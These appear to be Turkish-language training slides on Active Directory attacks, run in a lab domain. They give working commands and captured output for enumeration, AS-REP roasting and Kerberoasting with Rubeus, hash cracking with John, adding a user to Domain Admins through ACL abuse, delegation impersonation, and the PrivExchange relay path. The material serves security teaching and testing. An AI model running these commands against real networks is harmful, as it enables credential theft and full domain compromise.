
```
# Local Grupların tespit edilmesi  
Get-NetLocalGroup -ComputerName wef
```

```
# Sunucu üzerindeki oturumları tespit edilmesi  
Get-NetSession -ComputerName wef  
Get-NetLoggedon -ComputerName wef  
Get-RegLoggedOn -ComputerName wef  
Get-NetRDPSession -ComputerName wef
```

```
# Trust bilgilerinin elde edilmesi  
Get-DomainTrust  
Get-ForestTrust
```


Bilgi Toplama

- Sysinternals aracı
- Uzaktan ve sunucu içerisinde bağlantı ile kullanılabilir
- Domain kullanıcı adı ve parolası gereklidir
- Domain ortamının snapshotunu alabilir



BloodHound - SharpHound

Bilgi Toplama

- Active Directory ortamındaki birçok ilişkiyi graf arayüzü üzerinde görselleştirir
 - Bu sayede bir objeden diğerine saldırı yollarını kolayca tespit edebilir
 - Çalıştırılan kullanıcının yetkisine göre bir çok obje tipini ve ilişki türünü elde edebilir
 - LDAP ve WINNT protokollerini kullanmaktadır
-
- **SharpHound:** Veri toplama ajanı
 - **BloodHound:** Analiz arayüzü
 - **Neo4j:** Graf Veritabanı



Bilgi Toplama




LATERAL MOVEMENT PRIVILEGE ESCALATION



Roasting

Privesc

- Eğer çeşitli araya girme yöntemleri ile kurbanın Kerberos trafiği elde edilebilirse paketler içerisindeki şifreli alanlara offline olarak brute force yapılabilir.
- Bu sayede **istemcinin, krbtgt hesabının ve servis hesabının** parolası üzerinde saldırı gerçekleştirilebilir.
- Fakat krbtgt parolası varsayılan olarak çok karmaşık olduğu için kırılma olasılığı çok düşüktür.
- Sadece çok eski versiyon sistemlerde krbtgt parolası basit bir şekilde bırakılabilmektedir.



AS-REPRoasting

Privesc

- Active Directory ortamında eskiye uyumluluk nedeniyle Kerberos protokolündeki ilk aşama olan kimlik doğrulama (pre-authentication) devre dışı bırakılabilmektedir.
- Eğer herhangi bir istemci için pre-authentication mekanizması devre dışı bırakılmışsa bu istemcinin parolası bilinmeden AS-REP paketi elde edilebilmektedir.
- Bu nedenle bu istemcinin kullanıcı adını bilen herkes istemciye ait AS-REP paketini alabilir ve üzerinde offline brute-force saldırısı gerçekleştirebilir.
- Bu saldırı yöntemi **AS-REPRoasting** olarak adlandırılmaktadır.

preauth.user Properties

Published Certificates	Member Of	Password Replication	Dial-in	Object
Security	Environment	Sessions	Remote control	
Remote Desktop Services Profile	COM+	Attribute Editor		
General	Address	Account	Profile	Telephones
			Organization	

User logon name:
preauth.user @fslab.local

User logon name (pre-Windows 2000):
FSLAB\preauth.user

Logon Hours... Log On To...

☐ Unlock account

Account options:

- ☐ Use only Kerberos DES encryption types for this account
- ☐ This account supports Kerberos AES 128 bit encryption.
- ☐ This account supports Kerberos AES 256 bit encryption.
- ☒ Do not require Kerberos preauthentication

Account expires:
☒ Never
☐ End of: Monday, June 14, 2021

OK Cancel Apply Help

AS-REPROasting

Privesc

```
# ASREPROastable kullanıcıların Neo4j sorgusu ile tespit edilmesi  
MATCH (u:User {dontreqpreauth: true}) RETURN u
```

```
# ASREPROastable kullanıcıların Powershell ile tespit edilmesi  
get-aduser -filter * -properties DoesNotRequirePreAuth | where-Object  
{$_ .DoesNotRequirePreAuth -eq $true}
```

```
# ASREPROastable kullanıcının hash bilgisinin elde edilmesi  
.\Rubeus.exe asreproast /user:<username> /outfile:hash.txt
```

```
PS C:\Users\parker.olson\Desktop> .\Rubeus.exe asreproast /user:jack.robinson /outfile:hash.txt
```

RUBEUS
v2.0.3

```
[*] Action: AS-REP roasting
```

```
[*] Target User      : jack.robinson  
[*] Target Domain   : istanbul.cyberstruggle.labs
```

```
[*] Searching path 'LDAP://DC.istanbul.cyberstruggle.labs/DC=istanbul,DC=cyberstruggle,DC=labs' for '(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304)(samAccountName=jack.robinson))'  
[*] SamAccountName   : jack.robinson  
[*] DistinguishedName : CN=Jack Robinson,CN=Users,DC=istanbul,DC=cyberstruggle,DC=labs  
[*] Using domain controller: DC.istanbul.cyberstruggle.labs (10.2.0.201)  
[*] Building AS-REQ (w/o preauth) for: 'istanbul.cyberstruggle.labs\jack.robinson'  
[*] AS-REQ w/o preauth successful!  
[*] Hash written to C:\Users\parker.olson\Desktop\hash.txt  
[*] Roasted hashes written to : C:\Users\parker.olson\Desktop\hash.txt
```

AS-REPROasting

Privesc


Hash değerinin John the Ripper ile kırılması
john hash.txt

```
(kali㉿kali)-[~/Desktop]
$ john asrep_hash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
iloveyou ($krb5asrep$jack.robinson@istanbul.cyberstruggle.labs)
1g 0:00:00:00 DONE 2/3 (2022-05-24 10:19) 10.00g/s 601660p/s 601660c/s 601660C/s 123456..crawford
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


Kerberoasting

Privesc


- Domain ortamındaki tüm kullanıcılar, tüm servisler için ST biletini elde edebilmektedirler.
- Bunun nedeni KDC üzerinde herhangi bir yetkilendirme kontrolü yapılmamasıdır.
- Kullanıcı hesabı tarafından yönetilen bir servise erişmek için alınan TGS-REP paketi içerisindeki ST bileti servis kullanıcısının parolası ile şifrelenmektedir.



Kerberoasting

Privesc

- Domain hesabını ele geçirmiş bir saldırgan tüm Active Directory ortamındaki ST biletlarını elde ederek bu biletlar üzerinde offline brute-force saldırısı gerçekleştirebilmektedir.
- Bu sayede de servisi yöneten kullanıcının parolası ele geçirebilmektedir.
- Eğer bu kullanıcı Admin olarak tanımlanmışsa saldırgan otomatikman yetki de yükseltmiş olacaktır.
- Bu saldırı yöntemi **Kerberoasting** olarak adlandırılmaktadır.



Kerberoasting

Privesc

Kerberoastable kullanıcıların Neo4j sorgusu ile tespit edilmesi

MATCH (u:User {hasspn: true}) RETURN u

Kerberoastable kullanıcıların Powershell ile tespit edilmesi

Get-ADUser -Filter {serviceprincipalname -like "*"} -Properties serviceprincipalname |
Format-Table

Kerberoastable kullanıcının hash bilgisinin elde edilmesi

.\Rubeus.exe kerberoast /user:<username> /outfile:hash.txt

```
PS C:\Users\parker.olson\Desktop> .\Rubeus.exe kerberoast /user:lilah.herschel /outfile:hash.txt

RUBEUS
v2.0.3

[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
[*] Target User      : lilah.herschel
[*] Target Domain   : istanbul.cyberstruggle.labs
[*] Searching path 'LDAP://DC.istanbul.cyberstruggle.labs/DC=istanbul,DC=cyberstruggle,DC=labs' for '(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=lilah.herschel)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'
[*] Total kerberoastable users : 1

[*] SamAccountName      : lilah.herschel
[*] DistinguishedName   : CN=Lilah Herschel,CN=Users,DC=istanbul,DC=cyberstruggle,DC=labs
[*] ServicePrincipalName : WEBSRV/iis.istanbul.cyberstruggle.labs
[*] PwdLastSet           : 5/20/2022 8:07:12 PM
[*] Supported ETYPES    : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\parker.olson\Desktop\hash.txt
[*] Roasted hashes written to : C:\Users\parker.olson\Desktop\hash.txt
```

Kerberoasting


Privesc

Hash değerinin John the Ripper ile kırılması
john hash.txt

```
(kali㉿kali)-[~/Desktop]
$ john kerberoast hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
qwerty (?)
1g 0:00:00:00 DONE 2/3 (2022-05-24 10:33) 100.0g/s 102400p/s 102400c/s 102400C/s 123456..random
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

ACL Exploitation

Privesc



Help: AddMember

Info Abuse Info Opsec Considerations References

```
$SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
$Cred = New-Object
System.Management.Automation.PSCredential('TESTLAB\dfm.a', $SecPassword)
```

Then, use Add-DomainGroupMember, optionally specifying \$Cred if you are not already running a process as LILAH.HERSCHEL@ISTANBUL.CYBERSTRUGGLE.LABS:

```
Add-DomainGroupMember -Identity 'Domain Admins' -Members 'harmj0y' -
Credential $Cred
```

Finally, verify that the user was successfully added to the group with PowerView's Get-DomainGroupMember:

```
Get-DomainGroupMember -Identity 'Domain Admins'
```

Close

ACL Exploitation

Privesc

```
# Powerview modülü import ediliyor
Import-Module .\PowerView.ps1

# Plaintext parola secure-string formatına dönüştürülüyor
$SecPassword = ConvertTo-SecureString 'qwerty' -AsPlainText -Force

# Kullanıcı adı ve parola ile credential objesi oluşturuluyor
$Cred = New-Object System.Management.Automation.PSCredential('istanbul\lilah.herschel',
$SecPassword)

# Add-DomainGroupMember fonksiyonu ile kullanıcı gruba ekleniyor
Add-DomainGroupMember -Identity 'Domain Admins' -Members 'lilah.herschel' -Credential
$Cred

# Domain Admins grubu üyeleri listeleniyor
Get-DomainGroupMember -Identity 'Domain Admins'
```

ACL Exploitation

Privesc

```
PS C:\Users\parker.olson\Desktop> Add-DomainGroupMember -Identity 'Domain Admins' -Members 'lilah.herschel' -Credential $Cred
PS C:\Users\parker.olson\Desktop> Get-DomainGroupMember -Identity 'Domain Admins'

GroupDomain      : istanbul.cyberstruggle.labs
GroupName        : Domain Admins
GroupDistinguishedName : CN=Domain Admins,CN=Users,DC=istanbul,DC=cyberstruggle,DC=labs
MemberDomain     : istanbul.cyberstruggle.labs
MemberName       : lilah.herschel
MemberDistinguishedName : CN=Lilah Herschel,CN=Users,DC=istanbul,DC=cyberstruggle,DC=labs
MemberObjectClass : user
MemberSID        : S-1-5-21-1706197015-1349693272-3392677242-1260

GroupDomain      : istanbul.cyberstruggle.labs
GroupName        : Domain Admins
GroupDistinguishedName : CN=Domain Admins,CN=Users,DC=istanbul,DC=cyberstruggle,DC=labs
MemberDomain     : istanbul.cyberstruggle.labs
MemberName       : parker.olson
MemberDistinguishedName : CN=Parker Olson,CN=Users,DC=istanbul,DC=cyberstruggle,DC=labs
MemberObjectClass : user
MemberSID        : S-1-5-21-1706197015-1349693272-3392677242-1249

GroupDomain      : istanbul.cyberstruggle.labs
GroupName        : Domain Admins
GroupDistinguishedName : CN=Domain Admins,CN=Users,DC=istanbul,DC=cyberstruggle,DC=labs
MemberDomain     : istanbul.cyberstruggle.labs
MemberName       : Administrator
MemberDistinguishedName : CN=Administrator,CN=Users,DC=istanbul,DC=cyberstruggle,DC=labs
MemberObjectClass : user
MemberSID        : S-1-5-21-1706197015-1349693272-3392677242-500
```

Constrained Delegation – Protocol Transition

Privesc

S4U2Self aktif bilgisayarların Neo4j ile tespit edilmesi

MATCH (n) WHERE n.trustedtoauth = True RETURN n.name, n.allowedtodelegate

S4U2Self aktif bilgisayarların Powershell ile tespit edilmesi

Get-ADComputer -Filter * -Properties TrustedToAuthForDelegation,msDS-AllowedToDelegateTo
| Where-Object {\$_.TrustedToAuthForDelegation -eq \$true}

```
PS C:\Users\parker.olson\Desktop> Get-ADComputer -Filter * -Properties TrustedToAuthForDelegation,msDS-AllowedToDelegateTo | Where-Object {$_.TrustedToAuthForDelegation -eq $true}

DistinguishedName      : CN=IIS,CN=Computers,DC=istanbul,DC=cyberstruggle,DC=labs
DNSHostName             : iis.istanbul.cyberstruggle.labs
Enabled                 : True
msDS-AllowedToDelegateTo : {HTTP/DC.istanbul.cyberstruggle.labs, HOST/DC.istanbul.cyberstruggle.labs, LDAP/DC.istanbul.cyberstruggle.labs, CIFS/DC.istanbul.cyberstruggle.labs...}
Name                   : IIS
ObjectClass              : computer
ObjectGUID              : 87aaa82e-00c3-4613-b98b-cf46fe6936d0
SamAccountName           : IIS$
SID                     : S-1-5-21-1706197015-1349693272-3392677242-1234
TrustedToAuthForDelegation : True
UserPrincipalName        :
```


Constrained Delegation – Protocol Transition

Privesc

```
# PsExec ile NT AUTHORITY/SYSTEM shell açılıyor
.\PsExec.exe -accepteula -s powershell.exe

# System.IdentityModel assemblysi yükleniyor
$Null = [Reflection.Assembly]::LoadWithPartialName('System.IdentityModel');

# Administrator kullanıcısı için Identity objesi oluşturuluyor
$i = New-Object System.Security.Principal.WindowsIdentity @('Administrator');

# Impersonation işlemi gerçekleştiriliyor
$i0 = $i.Impersonate();

# Impersonation işlemi geri alınıyor
$i0.Undo();
```

Constrained Delegation – Protocol Transition

Privesc

```
PS C:\Users\hacktrick1\Desktop> .\PsExec.exe -accepteula -s powershell.exe

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
nt authority\system
```

```
PS C:\Users\hacktrick1\Desktop> .\exp.ps1
PS C:\Users\hacktrick1\Desktop>
PS C:\Users\hacktrick1\Desktop> dir \\dc.istanbul.cyberstruggle.labs\c$
dir \\dc.istanbul.cyberstruggle.labs\c$

Directory: \\dc.istanbul.cyberstruggle.labs\c$

Mode                LastWriteTime         Length Name
----                -
d-----          2/23/2018   11:06 AM             PerfLogs
d-r---         12/13/2017    9:00 PM          Program Files
d-----          5/11/2022    2:53 AM        Program Files (x86)
d-r---          5/25/2022    8:29 PM             Users
d-----          5/25/2022   10:34 AM            Windows

PS C:\Users\hacktrick1\Desktop>
PS C:\Users\hacktrick1\Desktop> invoke-command -computername dc.istanbul.cyberstruggle.labs -scriptblock {ipconfig}
invoke-command -computername dc.istanbul.cyberstruggle.labs -scriptblock {ipconfig}
Windows IP Configuration

Ethernet adapter Ethernet 2:

    Connection-specific DNS Suffix  . : ec2.internal
    Link-local IPv6 Address . . . . . : fe80::207a:f880:517b:8303%7
    IPv4 Address. . . . . : 10.2.5.172
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.2.5.1

Tunnel adapter Local Area Connection* 3:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Tunnel adapter isatap.ec2.internal:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : ec2.internal
```

Privexchange

Active Directory Yetki Yükseltme Yöntemleri

- Exchange sunucusunun bilgisayar hesabı varsayılan olarak domain objesi üzerinde yetkili ACE değerlerine sahiptir. (**WriteDACL**)
- Bu yetki ile Exchange sunucusu domain objesi üzerindeki yetkileri değiştirebilmekte ve istediği objeye yetki verebilmektedir.
- Domain objesi üzerinde **GetChanges** ve **GetChangesAll** isimli iki özel ACE bulunmaktadır. Bu ACE'lere sahip olan objeler DC sunucularından replikasyon yapabilirler. Bu sayede de DC veritabanında bulunan tüm değerleri (parola özetleri dahil) elde edebilirler.
- Active Directory ortamında mail kutusu bulunan bir kişi Exchange sunucusu üzerinde **PushSubscription** isimli bir mekanizma oluşturabilmektedir.
- Bu mekanizma sayesinde Exchange sunusundan istenilen sunucuya bildirim paketi gönderilebilmektedir.
- Bir saldırgan bahsedilen bu mekanizmaları kullanarak yetki yükseltme saldırısı gerçekleştirebilmektedir.


Privexchange

Active Directory Yetki Yükseltme Yöntemleri

- Mail kutusuna sahip bir domain kullanıcısını ele geçiren bir saldırgan öncelikle PushSubscription ile Exchange sunucusundan kendi kontrol ettiği bir sunucuya istek yaptırır.
- Saldırgana gelen bu istek HTTP protokolünü ve NTLM kimlik doğrulama yöntemini kullanmaktadır. Saldırgan Exchange bilgisayar hesabına ait NTLM kimlik doğrulama paketini NTLM Relay saldırısı ile LDAP protokolünü kullanarak DC sunucusuna yönlendirir.
- DC sunucusuna başarıyla erişim sağlandıktan sonra, Exchange sunucusunun domain üzerinde WriteDACL yetkisi de bulunduğu için istenilen objeye domain objesi üzerinde GetChanges ve GetChangesAll yetkisi verilir.
- Son adımda ise bu obje ile DC veritabanındaki parolalar replike edilerek tüm hesapların parola özeti elde edilir.

